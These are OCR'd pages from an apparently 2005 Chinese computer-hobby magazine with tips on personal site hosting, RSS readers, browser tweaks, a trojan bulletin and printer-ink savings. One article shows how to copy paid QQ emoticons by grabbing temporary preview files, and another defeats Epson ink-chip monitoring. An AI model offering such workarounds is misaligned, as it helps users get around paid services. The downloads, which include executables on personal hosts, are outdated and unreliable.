第一步:注册MyShow账号。打开http://www.myshow.cn/register.asp为你的站点注册，需要注意的是在"网站名称"栏代表你的用户名(见图1)，申请完毕后你将获得一



图1

MyShow工具箱小档案

u软件版本:1.56　　软件大小:1434KB

u软件性质:免费软件　　适用平台:Windows 9X/2000/XP

u下载地址:http://www.myshow.cn/download/myShowInst.exe

个http://username.myshow.cn的域名，这也是你的个人网站的访问地址。

第二步:登录并启动站点服务器。安装MyShow工具箱后运行，在欢迎界面中勾选"我已有'麦秀空间'账号"，单击"完成按钮"，这时候软件会弹出一个"下载插件"窗口，不必理会它，单击"关闭"按钮直接进行软件主界面。在"基本设置"栏中分别填写"二级域名"(也就是你的账号)、"网站名称"、"登录密码"，设置完毕后单击"运行"按钮(见图2)，你的个人网站服务器便架设完毕了!试试在　览器中输入http://username.myshow.cn访问一下你的站点，看看是否能打开。



图2

小提示

站点支持访问者的注册功能，在打开页面后用MyShow账户登录，进入"麦秀用户管理"链接，再点击页面左边的"设定用户权限"，可以指定本站点注册用户的权限，比如让某个用户有管理本站的权限等。

第三步:将自己制作的主页加入网站。上面我们能够访问的站点只是MyShow提供的默认风格首页，要使用自己制作的主页文件，首先单击"插件下载"，在弹出的窗口中点击"麦秀链"(见图3)，稍等片刻即可下载完毕。接下来在"插件管理"栏选中"麦秀链"，将其添加到"已经安装的"插件列表中。最后将自己制作的所有主页文件拷贝到MyShow工具箱安



图 3

装目录下的wwwroot文件夹中，现在就可以在Internet中访问自己的主页啦！

小提示

我们制作的主页的首页文件名必须为default.htm或default.asp，否则无法访问。如果制作技术太菜，那就使用MyShow准备好的模板页面吧，在MyShow工具箱的“网站模板”栏选择一款自己喜欢的网页模板即可，使用模板的用户不必再安装麦秀链也可实现页面的正常访问。

使用MyShow站点插件　让网站功能酷起来

根据上面操作，大家已经建好了自己的个人站点了。想不想让它提供更好的功能呢？那就使用MyShow提供的站点插件吧，只需点几下鼠标就可以完成所有设置。目前MyShow提供的扩展插件包括网络相册、网络硬盘、虚拟目录、论坛和聊天室、远程控制、远程桌面等，笔者为大家介绍其中三个最常用的。

1.网络硬盘

功能:“网络硬盘”插件能让你将硬盘中的文件共享到你所架设的站点中去，供网友 览下载。

单击MyShow主界面上的“插件下载”，在弹出窗口中单击“麦秀网络硬盘”，下载完毕后，软件弹出“设置”窗口，我们需要设置欢迎文字，如“欢迎使用我的网络硬盘”，接下来大家将要共享的文件拷贝到MyShow安装目录下的Modules\share-1\SharedFolder文件夹中即可。网友既可以通过你的个人站点首页访问你的网络硬盘，也可以直接通过http://share.username.myshow.cn/(见图4)访问。

2.远程控制

功能:如果出门在外，想要管理一下自己的站点甚至远程操作自己的电脑，该插件都可以实现，而且一切操作都是直接在 览器中完成。

跟“网络硬盘”插件类似，首先单击MyShow主界面上的“插件下载”，在弹出窗口中单击“卖秀远程控制”链接，下载完毕后同样需要设置欢迎文字。重新启动



图 4

MyShow工具箱后进入自己的主页，你会发现页面的右上角多出了一个名为“麦秀远程控制”的链接，进入它以后你就可以通过客户端和 览器两种方式来远程控制MyShow工具箱所在的计算机了(见图5)。以用 览器控制为例，点击“使用 览器控制”链接，页面会载入一个Java Applet并弹出“VNC Authentication”窗口，在“Password”栏中输入你的MyShow注册密码后，稍等片刻你就可以看到远端的计算机桌面了。



图 5

小提示

如果没有看到弹出的Java Applet窗口，请在浏览器中选择“工具→Internet选项”菜单，切换到“安全”标签，点击“自定义级别”按钮，将“脚本”栏下面的“Java小程序脚本”一项设置为“启用”，最后重新加载页面即可。

3.论坛和聊天室

功能:安装该插件后你将拥有一个功能强大且支持定制的论坛，而且该论坛还附带了一个聊天室，可以让你站点的访问者互相交流。

同样下载安装“麦秀轻松论坛”插件并重启MyShow工具箱，我们会在站点上看到一个“麦秀轻松论坛”的链接，而且首页还会显示当前最热门的帖子。默认情况下该论坛设置了“谈天说地”、“轻松帖图”、“站务管理”三个版块，要进行添加或删除版块、指定版主等操作，你必须在页面中以你的MyShow账户登录。进入任意版块后，点击“版内聊天”即可与网友海阔天空地神聊了。

怎么样？利用MyShow工具箱来架设自己的个人站点是不是操作又简单，功能又强大？赶紧去down一个来玩玩吧。

CF [YY26]

间谍软件及木马播报

为更好地清除各种互联网上传播的病毒，保护各位读者的电脑安全，本刊特联合深受网民喜爱的互联网安全工具上网助手推出间谍软件及木马播报。

上网助手2005已完成了间谍软件及木马的升级，并保证每周升级，下载链接为:www.3721zs.com。

重点间谍软件及木马:

名称:JR波特(Backdoor.JrBot.a)

危害程度:★★★☆

特征:该病毒会偷窃用户的个人信息，包括软件序列号、Yahoo User ID等。另外还会攻击网上的机器，消耗系统资源，造成电脑运行变慢。病毒运行后会登录到特定的IRC频道，接受黑客的远程控制，扫描存在漏洞的电脑并进行攻击。

名称:维斯达变种I(Backdoor.Wisdoor.i)

危害程度:★★★

特征:该病毒是基于IRC的后门程序，黑客可以获取中毒电脑的系统信息，甚至可以利用中毒电脑上的摄像头进行偷窥。

恶意网站举报排行榜

恶意网站会释放各种恶意代码，给网上 览造成干扰，主要表现包括:篡改IE首页、泄露上网隐私、使QQ乱发消息等，严重的还会感染木马等等。

本期受到最多举报的恶意网站排行如下，

网站连接	网站名称	举报量
http://www.fjwz.com	福建网址	12718
http://www.ok520.com	情缘音乐网	11048
http://www.52011.com	免费注册5位数QQ 码	5466
http://www.51115.com/	51115网址	5333

上网助手2005"IE修复"功能可完全恢复被上述恶意网站篡改的IE设置，请到上网助手网站www.3721zs.com免费下载最新程序。

本期间谍软件及木马提示

名称	类型	危害表述	危害程度
传奇终结者变种AAT(Trojan.PSW.LMir.aat)	木马	该木马主要偷窃网络游戏《传奇世界》的用户相关信息，造成游戏用户的账号失窃等，并把这些信息发送到特定的电子邮箱里。	★★★
温瑟(Trojan.Winser.a)	木马	此木马运行后， 主程序调用释放出来的WINS漏洞利用工具ccSetMngr.exe，攻击远程计算机。温瑟接受并执行来自IRC的多种后门命令，黑客通过在IRC上发送这些命令，可以完全控制被感染的计算机。	★★★
Lovey(Win32.Troj.Lovey)	木马	该病毒是一个千年网络游戏盗号程序。病毒通过代码注入技术隐藏自身，并窃取用户的千年账号、密码等相关信息，并通过电子邮件发送到木马种植者手中。	★★★

上网助手2005能彻底查杀上述间谍软件及木马，请到上网助手网站www.3721zs.com免费下载最新程序。

给IE工具栏装个新建空白页按钮

■福建 柳坚

在使用IE 览网页时，如果需要新开一个窗口访问其他网址，通常都是在IE的菜单栏中依次选择"文件→新建→窗口"或按下Ctrl+N组合键来完成。可是，这样新开窗口有个很大的问题:该窗口会自动打开和当前正在 览的网页内容相同的。如果该网页有很多的图片和Flash的话，新开的窗口启动便会很慢，浪费我们宝贵的时间。因此，有必要想办法实现快速新建一个IE的空白窗口。

要新建一个空白页面，可在地址栏内输入以下脚本内容:javascript:void(window.open("about:blank","_blank"));回车后便会新开一个IE空白页窗口了。

如果IE启用了"弹出窗口阻止程序"，或安装了Google Toolbar等能阻止弹出窗口的IE插件，并且已经启用了弹出窗口拦截功能，就无法使用以上的方法新建页面了。

如果每次新建窗口都要在地址栏内输入脚本，未免太繁琐。其实可以将新建空白窗口的快捷方式放在IE工具栏上，以后只要单击该按钮就可以快速新建空白页了。请先下载http://www.newhua.com/cfan/200503/newwin.zip，下载后将其解压缩，然后右击newwin.inf文件，在弹出的菜单中选择"安装"命令，新建空白页的快捷方式便会被自动安装至IE工具栏上，重启IE后便可以在工具栏上看到相应按钮了(见图)。



现在，我们只要随时点击新建窗口按钮，IE马上就会打开一个空白的窗口，是不是很方便了?

小提示

★以上方法在目前流行的Firefox上也适用。

★如果系统是Windows XP SP2，新建的窗口可能会有一个提示信息，不必管它，并不影响使用。如果不再需要这个功能，可以依次进入"控制面板→添加或删除程序"，在已安装程序列表中找到Internet Explorer New Window Button，点击删除按钮将其卸载即可。

小编有话说:其实前面的脚本命令还可以稍加改动，从而让它实现打开新窗口并链接到某个网站。很简单，只要这样修改:"javascript:void(window.open('http://www.cfan.com.cn','))",运行后会用新窗口打开《电脑爱好者》网站。会了这个后，你可以改造一下newwin.zip中的newwin.htm，将其中"var wind = window.open('about:blank','_blank');"修改一下，这样就等于在IE工具栏中增加了一个新窗口打开《电脑爱好者》网站的按钮。CF [YY27]

网页一点即收藏 Internet资讯大共享

■ ABC

如今网络信息爆炸，但差不多每个人每天只是固定地览常去的几个网站。Internet上网站数不胜数，于是许多来自其他网站的精彩信息常常无缘得见，如果每个人能够把他每天看到的、过滤出来好东东共享给所有人，那么这样的资讯肯定是精华中的精华。最近新浪提供的ViVi收藏夹便为我们提供了这样的共享服务。通过它，你可以随手将自己看到的好文章、好网站收藏进自己专属的网络收藏夹，这样不仅能随时、随地找到和重温以前看过的好网站，并且还可以享受与他人共享的乐趣（如果选择了共享的话）。

第一步：首先，下载并导入http://vivi.sina.com.cn/collect/vivi.reg注册表文件，完成后重启 览器，这样在IE的右键菜单中便会多出一个"收藏此页到ViVi"的选项。

第二步：如果你还不是新浪的会员（比如：新浪爱问iAsk.com、新浪交友、新浪论坛、iGame等），请进入http://vivi.sina.com.cn/user/register.php免费注册为会员。

第三步：在上网时如果看到精采的网页，只需在其中右击并选择"收藏此页到ViVi"，接着便会弹出如图所示的窗口（如果选择了"公开"，你的这个收藏将被公布在ViVi网站相应类别中），设置完毕后单击"收藏到ViVi"即可完成收藏。



第四步：如果想查看和管理自己的收藏，可进入http://vivi.sina.com.cn/并登陆，接着单击"我的收藏"对以前收藏的网页进行管理。同时你也可以在ViVi网站中查看其他人共享的网页，如果喜欢则可直接单击相应网页右上角的"我也收藏此页"。

小提示

更多网络文摘网站

其实新浪ViVi并不是第一个提供网络文摘的网站，国内比较有名的还有"天天网摘"（http://www.365key.com）、"网络书签"（http://www.younote.com/）、"加加文摘"（http://z.jjol.cn/）、博采（http://blogmark.blogchina.com/）等。它们的使用方法和模式与ViVi基本相同。CF [YY28]

MP3搜索引擎航母系列

音乐排行榜，让你抓紧时代的脉搏！

人类城市有着足够的流行方向、流行物质、流行观念，人们往往在这无尽的流行追逐中迷失自我，但可悲的是，明知追赶的脚步最后跟不上时代的轮辙，我们依然在大师与经典的渴望中无怨无悔。当学习的压力、父母的 让学子们喘不过气来的时候，当就业的严峻、人世的艰难磨平每一张棱角分明的脸的时候，你想到了什么？没错，音乐，那就是音乐！仅仅只有音乐，生命只需一次燃烧！

所以选择王力宏，这个"只有音乐没有感情"的城市隐者；所以选择朴树，"生如夏花"的灿烂比不上"只有音乐给我无以伦比"的快乐！

现实的世界并没有给我们腾出太多的感性空间与时间，如何更高效地获取最为流行的音乐信息，跟上时代的脉搏？答案就是互联网，答案就是搜索引擎。

然而互联网的浩如烟海注定了信息的零散与混乱，即使在搜索引擎的帮助下也犹如大海捞针。

所以你现在可以理解小生第一次看见一搜"热门金曲排行榜"（http://www.yisou.com/top50_12.html）与"本月热门歌曲排行榜"（http://music.yisou.com/searchgql.html）时的欣喜了吧。



什么歌最流行？什么歌最热门？在这里都一目了然；而且每首上榜歌曲的上榜时间、上榜天数、榜上走势等情况也一一在目！

无须多言，聪明的你，已知道什么是适合的选择！

（四川/小生）

别人发给你好看的魔法表情，如何才能据为己有?

QQ魔法表情 免费送给你!

■河北　艳力　呆瓜

QQ2004Ⅱ中新增了QQ魔法表情，这些活泼可爱的魔法表情真让人爱不释手，或喜或悲，皆有一番甜蜜的滋味在心头。可是，不幸的是现在大部分QQ魔法表情开始收费了，只要在魔法表情窗口一点，Q币就悄悄地溜走了，真让我等穷人心寒。现在给你一点安慰:虽然不能免费给自己的QQ好友发送表情，但却可以收藏下来，作为Flash动画在本地保存，也算一种享受吧。

魔法表情是这样炼成的!

QQ魔法表情实际上一段很小的FLASH动画，它是通过QQ自带的一个"MagicFlash"程序来进行播放，当运行MagicFlash.exe时，程序把当前屏幕的固定区域截取下，做这个Flash的背景，这样这个Flash的背景就看似透明的了。

经过笔者观察实验发现，当预览魔法表情的时候，在"QQ安装目录\magicface"文件夹中就会出现一个以"target423"类似方式命名的Flash文件，双击运行。由于预览魔法表情时，Flash文件只是暂存，播放完毕便会被删除，所以我们得想办法将它复制出来。

魔法表情就这样被复制!

第一步:打开"QQ安装目录\magicface"文件夹，如果发现此文件夹内有一些乱码文件名的Flash文件，将它们全部删除，这样可以避免影响我们复制我们需要的文件。

第二步:在QQ中双击任意QQ好友，点击表情按钮并切换到"魔法表情"标签，点击免费的QQ魔法表情向好友发送(灰色名称的魔法表情为免费表情)。如果你想要的是收费的魔法表情，那么在想要保存的QQ魔法表情上点击右键，执行"预览"命令，稍等片刻，这个可爱的魔法表情就会显示到你的屏幕上(见图1)。



图1

第三步:这时注意观察magicface文件夹里面的内容，如果发现出现了以"target"开头命名的Flash文件马上选中将它复制下来(快捷键Ctrl+C)，比如"target270.swf"，迅速粘贴到桌面或其他文件夹(快捷键Ctrl+V)。现在双击这个target270.swf文件，已经能在Flash播放器中顺利播放了。

> **小提示**
>
> **透明播放照样能成功!**
>
> 魔法表情是利用QQ自带的"MagicFlash.exe"程序播放的，我们用它做为SWF文件的默认播放器就搞定了。只要按照本刊2005年第3期《有QQ 还要Flash播放器干什么?》一文中的方法将SWF文件与"MagicFlash.exe"关联即可。

现在一切搞定，欣赏自己保存下来的QQ魔法表情吧，当然要通过QQ聊天窗口发送，需要付费才能使用的，你只要通过其他方式传送就可以了。

魔法表情 让你一次看个够!

在聊天窗口中查看魔法表情，每次要都要从右键中选择"预览"，不方便不说，一旦不小心用左键点了，白花花的Q币就溜走了，很是危险。有没有安全又方便的方法呢?当然有，你只要到http://herboy.vip.myrice.com/text1/qqtuzist.exe下载一个"QQ魔法表情查看器"的工具，就能达到你的要求。

下载后将其安装到QQ程序目录(例如:C:\Program Files\Tencent\QQ)。安装完毕后，双击桌面图标"QQ魔法表情"就可以查看了。在主窗口中点击"聊天记录"按钮，你以前接收到的所有魔法表情都在列表中显示出来了，只要用鼠标单击它就会"返回到历史"了(见图2)。



图2

软件除了可以查看以前QQ好友给我们发送的表情符号，它还内置了四百多个QQ魔法表情，只要单击"　览模式"按钮，在打开的窗口中即可欣赏这些魔法表情了，直接点击，它将会直接显示在屏幕最前端。目前软件还不支持直接将软件中收藏的魔法表情图标发送给对方，不过收藏和　览的目的已经达到了。 CF [YY29]

■ 眼镜猪 ■选题推荐:王争强(奖金50元)

★★★

玩转RSS 天下信息随心看

本文可以帮你学到

- 全面了解什么是RSS
- 学会三种主流订阅RSS的方式

近两年来，网络信息可谓爆炸，人们期待能够像 览报纸标题一样先快速获取各类新闻摘要，然后再对感兴趣的新闻仔细阅读，再加上Blog这种新兴的网络服务使网络信息急剧膨胀，于是一个很早就出现的技术开始普及和流行，它就是RSS!

如今，不仅是Blog，很多新闻、搜索站点都开始对RSS提供支持，比如百度、新华网等。如果你还不明白RSS究竟是个什么东东，那该补补课了。如果你已经对RSS有一知半解，本文就来告诉你如何玩转它。等你真正明白了RSS的价值，你会发现以往"打开 览器→输入网址→访问网站"的 览模式是多么低效!

什么是RSS?

RSS有好几种解释:Rich Site Summary(丰富站点摘要)、RDF Site Summary(RDF站点摘要)或Really Simple Syndication(真正简单的辛迪加)，不管究竟叫什么，它的作用是发布网站内容摘要，也就是用一个页面显示网站最近更新的新闻标题，标题下再列上一些内容摘要，如果感兴趣只要单击链接即可进入网站查看全文，而RSS使用的格式是XML。

其实RSS早在1999年就创建出来了，由当时著名的网景公司(就是大名鼎鼎的Netscape 览器的制作公司)推出，该公司设计它的用意是允许将许多信息源的内容聚集到Netcenter门户网站中(这个门户网站现在已经不存在了)。但由于在发展中出现了分歧，导致目前RSS有0.92、1.0、2.0三个版本，而这三个版本又分别由不同组织提出，各个版本之间并不互相兼容。好在目前主流的RSS阅读器都支持它们，从而让我们可以很自由地订阅各个网站提供的RSS服务。

对于普通用户来说，玩RSS，其中就是订阅网站提供的RSS服务。至于如何提供RSS服务，那是XML开发者的事情。跟普通网页URL一样，支持RSS的网站会对为每个RSS服务提供一个RSS阅读地址，这种地址一般是以"XML"结尾的，如果你在某个网站首页看到 XML 或 RSS 的标识，一般只要单击它们或是其后的链接就能得到RSS阅读地址了，将其添加到RSS阅读器中，才能解释并使用它。

目前主流的RSS阅读器可以分为三类:让 览器支持RSS的插件、专门的RSS阅读软件、网站提供的RSS阅读服务。下面笔者在这三类中选择三个比较优秀的产品分别加以介绍。

让Maxthon浏览器支持RSS

Maxthon本身并不支持RSS功能，不过可以借助一款名为News Cast的插件使其能够阅读RSS资源。

第一步:首先到http://forum.maxthon.com/forum/index.php?showtopic=11746下载News Cast插件安装压缩包，将其解压缩到Maxthon安装目录下的plugin文件夹中。

第二步:重启Maxthon，软件会提示搜索到一个新插件。由于News Cast是个侧边栏插件，确认后，可以在Maxthon中选择"查看→侧边栏→News Cast-RSS Reader"菜单来将其调用出来(见图1)。




图1

第三步:News Cast中已准备了一些RSS链接，不过都是老外们常常使用的，下面来添加自己喜欢的RSS资源。展开"Custom RSS Feeds"项，单击"Add New RSS Feed"按钮，接下来会弹出一个提示窗口，首先要求输入要添加的RSS资源的名字(不支持中文，请填写英文名)，接下来会提示输入该RSS资源的地址。添加成功后勾选刚刚添加的那些RSS资源，单击"Save Changes"(见图2)。



图2

小提示

如果想从 News Cast 的面板中删除那些默认添加的英文站点，可打开 Maxthon\plugin\NewsCast\XML 目录，删除其中的 RSS_0MAXTHONNEWSLETTER.xml、RSS_EWEEK.xml、RSS_GS.xml、RSS_PCW.xml、RSS_RE.xml、RSS_YAHE.xml、RSS_YAHN.xml，再用记事本打开 Maxthon\plugin\NewsCast\Includes 目录下的 NewsConfig.js，删除相关项目即可。

第四步:这时只需单击插件界面上的"Refresh Now"按钮就可以看到所有勾选了的RSS内容了，单击内容链接即可查看其指向的页面(见图3)。



图 3

小提示

★我们可能会对某个消息特别关注，比如与"microsoft"有关的新闻，News Cast 允许添加多个关键字，它会自动将包含这些关键字的 RSS 条目放在插件界面的顶端单独显示。添加关键字的方法是:展开"Alerts"项，单击"Add New Alert"按钮，在弹出的窗口中输入关键字。

★可能有些朋友不是 Maxthon 的用户，这就需要大家去自行寻找相关插件来支持，到 Google 中搜索一下，或许你会有收获。其中 IE 的 RSS 插件 Pluck 的下载地址为 http://www.pluck.com/download.aspx，而 Avant Browser、Firefox 等多页面浏览器则直接带用 RSS 阅读功能。

周博通让你快速知晓天下事

RSS 阅读器非常繁多，许多人使用的是 FeedDemon，但它是共享软件，只让你用 30 天。其实国产免费软件——周博通一点也不比 FeedDemon 差。

周博通小档案

u软件版本:Beta0.94　　软件大小:2.7MB
u软件性质:免费软件　　适用平台:Windows 98/Me/2000/XP
u下载地址:http://home.hnwh.com/

实例 1:快速上手，天下资讯尽收眼底

安装后，你会发现周博通已经内置了非常丰富的 RSS 资源，国内、国外的各类著名的资讯网站几乎一网打尽(见图4)。而且该软件能够自动每隔 20 分钟更新所有频道，如果有哪个频道有了新的摘要，在系统托盘处会弹出提示框。

周博通支持将新闻放入收藏夹，以便日后快速翻阅，为了便于管理，建议在左侧窗格中单击"收藏夹"标签，




图 4

接着分别右击预先设置好的分类，并选择"删除"，然后再次在空白处右击，选择"新增RSS组别"，在弹出的对话框中输入"软件下载"等类别名称，依照此方法创建自己的收藏分类，比如"国内新闻"、"国际新闻"等。同时你还可以右击创建的分类并选择"新增 RSS 子组别"，添加子分类。

完成后返回"RSS 频道"标签，查看相关频道，当你看到某个自己比较感兴趣的新闻，则可在右侧上方的新闻标题列表中右击新闻标题，然后选择"添加至收藏夹"，在弹出的如图 5 窗口中选择要保存的分类，然后单击"收藏文章"按钮即可完成文章的收藏。



图 5

实例 2:在浏览器中添加频道和收藏网页

在安装周博通后，会在IE 的右键菜单中添加相应的选项，使你能够快速将 RSS 网页添加至频道，以及将任意网页加进收藏夹，这一点非常值得称道，使你不会错过任何精采的网页内容。

比如进入http://www.snapfiles.com/feeds/，这里列出了网站所提供的RSS频道的链接，在"Feed URL"后右击相应的网址(如:http://www.snapfiles.com/feeds/snapfiles.xml)，在弹出菜单中选择"将链接添加到RSS频道"，接着打开周博通窗口，便会出现"增加RSS频道"的窗口。根据链接的类别选择频道分类，然后再单击"验证频道地址"按钮，如果链接没有问题，在左下角会显示"RSS地址验证成功"，并自动填写频道名称。接着单击"加入列表"，频道添加成功。

收藏网页更为简单，只要在任意网页上右击并选择"将当前网页加入 RSS 频道收藏夹"，该网页即被收藏至收藏夹 。

实例 3:订阅百度关键词　时刻掌握关心资讯

百度的新闻子站也提供了RSS 服务，该网站会搜索 1000 多个新闻源，因此你可以利用它监控关于某个关键词

的各种新闻资讯，这对于及时掌握竞争对手情况非常有帮助。比如：我们想时刻了解关于“《电脑爱好者》”的新闻，只要通过以下设置即可。

进入 http://news.baidu.com/rss/，在搜索框中输入“《电脑爱好者》”，回车后即返回搜索结果，右击左上角的 XML 图标并选择“将链接添加到 RSS 频道”，打开周博通，将其归入“博通百度新闻搜索”分类即可。

KlipFolio 把新闻放到桌面上

有心的朋友在　览一些网站时会发现：它们除了提供XML或是 RSS 图标外，还有 KLIP 图标 KLIP，它其实也是一个非常流行的 RSS 阅读器，相比前面提到的软件，小巧、精致是其显著特点，运行后会在桌面上显示一个漂亮的菜单条（见图 6）。




图 6

KlipFolio 小档案

u 软件版本：2.6　　软件大小：587KB

u 软件性质：免费软件　　适用平台：Windows 98/Me/2000/XP

u 下载地址：http://www.newhua.com/cfan/200505/KlipFolio.rar

u 软件备注：安装完成后，将压缩包中的Chinese.lang保存到软件安装目录的languages文件夹下，接着运行软件后，右击其在系统托盘的图标，选择“Show Preferences”，再进入“Text”选项卡，在“languages”项的下拉菜单中选择“简体中文”即完成汉化。

KlipFolio 的频道添加方法主要有三种：

1. 首先如果某个网站提供了其频道文件（在网站有 KLIP 图标），只要下载并运行后即可添加。

2. 第二种方法是到http://www.klipfarm.com/farm.php选择感兴趣的网站，然后下载其频道文件，你可以直接进入http://www.klipfarm.com/farm.php?page=dir_home&lang=zh，这里是所有中文网站的频道列表，点击其中感兴趣的网站打开其页面，接着单击“Add this klip”即可下载并添加频道文件。

3. 但以上两种方法毕竟资源有限，许多国内网站提供了 RSS 链接，却没有提供 Klip 的频道文件，此时你可以先下载 http://www.klipfarm.com/beta/download.php/?kid=916&/feedviewer.klip，这样在软件界面中会增加一个新项“To configure this Feed Viewer Klip”，单击它后打开设置窗口，将网站的RSS链接地址（比如：feed://www.snapfiles.com/feeds/fwreloads.xml）输入到“Feed”选项卡的文本框即可（见图 7）。



图 7

如果你要添加多个 RSS 链接，则可进入 KlipFolio 安装目录下的 myklips 子文件夹，双击feedviewer.klip即可添加刚才出现的新项。

小提示

KlipFolio 提供有许多功能频道，比如：检查 Hotmail 及 POP3 信箱、天气预报、世界时钟、FTP 服务器监视、文件夹监视等。另外，如果你拥有网站，并希望使用 KlipFolio 的服务，可以参考 http://www.serence.com/provider.php?page=guides_home 来制作频道文件。

网站提供的 RSS 阅读服务

如果你嫌安装专门软件有些“小题大做”，那就使用某些网站提供的类似服务吧。它们的功能都比较简单，如果要求不高，还是非常值得一用的。提供这类服务的网站中最著名是 bloglines(http://www.bloglines.com)，根据国外某机构统计，目前 RSS 使用者中，有 37.8% 的用户使用的便是 bloglines 的服务。不过由于它是英文站点，可能对多数国内的用户使用上会有些不方便，笔者为大家推荐另外一家——“牛啦”，它的域名很好记：http://www.niu.la。

大家是不是觉得每次看到喜欢的网页或 RSS 资源，都要去登录“牛啦”并进入相关页面才能添加成功，实在太麻烦了？其实可以让“牛啦”集成到右键菜单中去，这样只需在要收集的网页中单击右键，选择“加入 niu.la”即可实现快速添加。其方法是，编辑以下内容，将其保存为 *.reg 文件，最后双击导入注册表，再重启 IE 即可：

```
REGEDIT4
[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\MenuExt]
[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\MenuExt\加入 niu.la]
@="http://www.niu.la/access.k?method=access"
```

（如果是 Windows XP，则将“REGEDIT4”改为“Windows Registry Editor Version 5.00”）

CF [YY30]

墨水太费钱 如何精打细算巧省钱

喷墨打印机耗材节省完全方案

★★

■ 阿亮

目前彩色喷打价格可谓相当便宜，但可惜的是，限于工作原理以及厂商市场策略的因素，喷打耗材成本始终居高不下。毫不夸张地说，如今打印机不是买不起而是用不起。不过，如果我们能在使用时运用一些技巧，还是可以很大程度上节约耗材。

文本打印捷径——廉价的填充墨水

兼容耗材在促进喷墨打印机市场发展，制约原厂墨盒暴利，乃至提高用户的环保意识等方面都发挥了积极的作用。一般而言，原厂墨盒在墨水用尽之后不必立即购买新的墨盒，可以通过注射填充墨水来使之继续使用。

这里给大家示范操作是在耐力黑色兼容墨水和Lexmark 3200的12A1970黑色墨盒上进行的。这款耐力黑色兼容墨水是专门针对Lexmark的黑色墨盒设计的，因此有不错表现。首先大家要根据自己的产品(打印机)购买相应填充墨水，注意自己选购的是黑墨盒、彩色墨盒还是照片墨盒。

接下来的工作就是取出待充墨盒，并且打开耐力墨水包装，里面共有3个工具，分别是固定夹、专控器和兼容墨水，基本上其它品牌的兼容墨水也是这样。因为墨盒很难平放在桌面上，不利于操作，因此最好使用固定夹把墨盒定住，这样会大大减小操作失误的几率。然后，在墨盒顶端用针头扎孔，扎孔的位置要离开通气孔一段距离(见图1)。



图1 在墨盒顶部开孔

下一步将墨水瓶的针头插入钻孔，用力按压墨水瓶灌注墨水。要注意的是，加墨时不要太快，防止从喷嘴流出太多墨水。灌注完毕后拔出墨水瓶，用透明胶或速干胶水封闭钻孔。最后将墨盒静放数分钟，等到墨盒不漏墨时用纸巾轻轻擦净打印头，然后安装入打印机(见图2)。



图2 在开孔处灌入填充墨水

破解芯片干扰——彻底征服Epson墨盒

尽管自己灌注兼容墨水是很好的解决方案，但Epson采取了IC芯片监控的方式来防止这种行为。对于消费者而言，选择兼容耗材是自身的权力。一些名牌兼容耗材的效果还是相当不错的，并且价格低廉。

1. 强行更换墨盒

事实上Epson的墨水容量监控是依照装入墨盒时打印机设置的纸张类型以及打印过的张数来计算判断的，大约打印100张A4后它就认为墨水已经耗尽，而此时墨盒中墨水还剩不少。如果大家此时不使用正常更换墨盒的方法，而是在打印头小车刚开始从右向左缓慢移动时强行关闭电源，然后小心缓慢地将墨盒架移动到更换墨盒位置(即打印机打开后的最左边)，更换墨盒后再将墨盒架移动到开始的位置(如果像正常更换墨盒一样将它留在最左方，程序会出错并可能损坏墨盒架移动皮带轮和电机)。然后只要执行一下打印喷嘴清洗程序就可以正常使用了。

这种方法虽然简单，但也有不小弊病。首先强行更换墨盒的操作具有一定的危险性，弄不好就会损伤打印机。更加棘手的是，一旦强行更换墨盒，Epson的监控程序就会失控。有时明明已经没有墨水了，它还强行打印；有时墨水还有很多，程序却显示墨水用尽，拒绝打印。

2.使用软件破解程序

既然Epson的墨盒是通过可编程芯片来实现监控的，我们可以通过一些特定软件将其破解。著名的兼容耗材生产商Nomi推出了一款效果极为出色的破解软件，它能轻松破解Epson墨盒的监控，让我们随心所欲地填充墨水。该软件可以到http://down.hanzify.org/download/HB-Epson680.exe下载。

在使用Nomi前，先确保自己的打印机处于联机状态。更重要的是，Nomi要求打印机通过并口方式连接，这一点是千万不能遗漏的。由于Nomi的功能是将"墨盒已满"的信息写入IC芯片，因此大家使用之前应先将墨盒填充满，顺序千万不能颠倒。Nomi的功能非常强大，我们只需要选择是彩色墨盒还是黑色墨盒即可进行破解(见图3)。在Nomi对




图3 运行Nomi后选择墨盒

IC 芯片写入信息时，我们必须保证电源供应，千万不能停电，这与 BIOS 刷写是一致的。

纸张更要节约——使用 PineFrint 缩印软件

或许是出于保护耗材销售的原因，大多数打印机厂商都不愿意开发优秀的缩印软件，这无疑给用户节约纸张带来诸多不便。通过我们为大家介绍的 FinePrint 缩印软件(下载地址:http://www3.skycn.com/soft/3022.html)，几乎任何一款打印机都能实现 4:1 缩印，而且清晰度可以让人接受。FinePrint 的安装十分简单，完成后会生成一个虚拟打印机。每当需要缩印的时候，只要选择这部虚拟打印机即可。

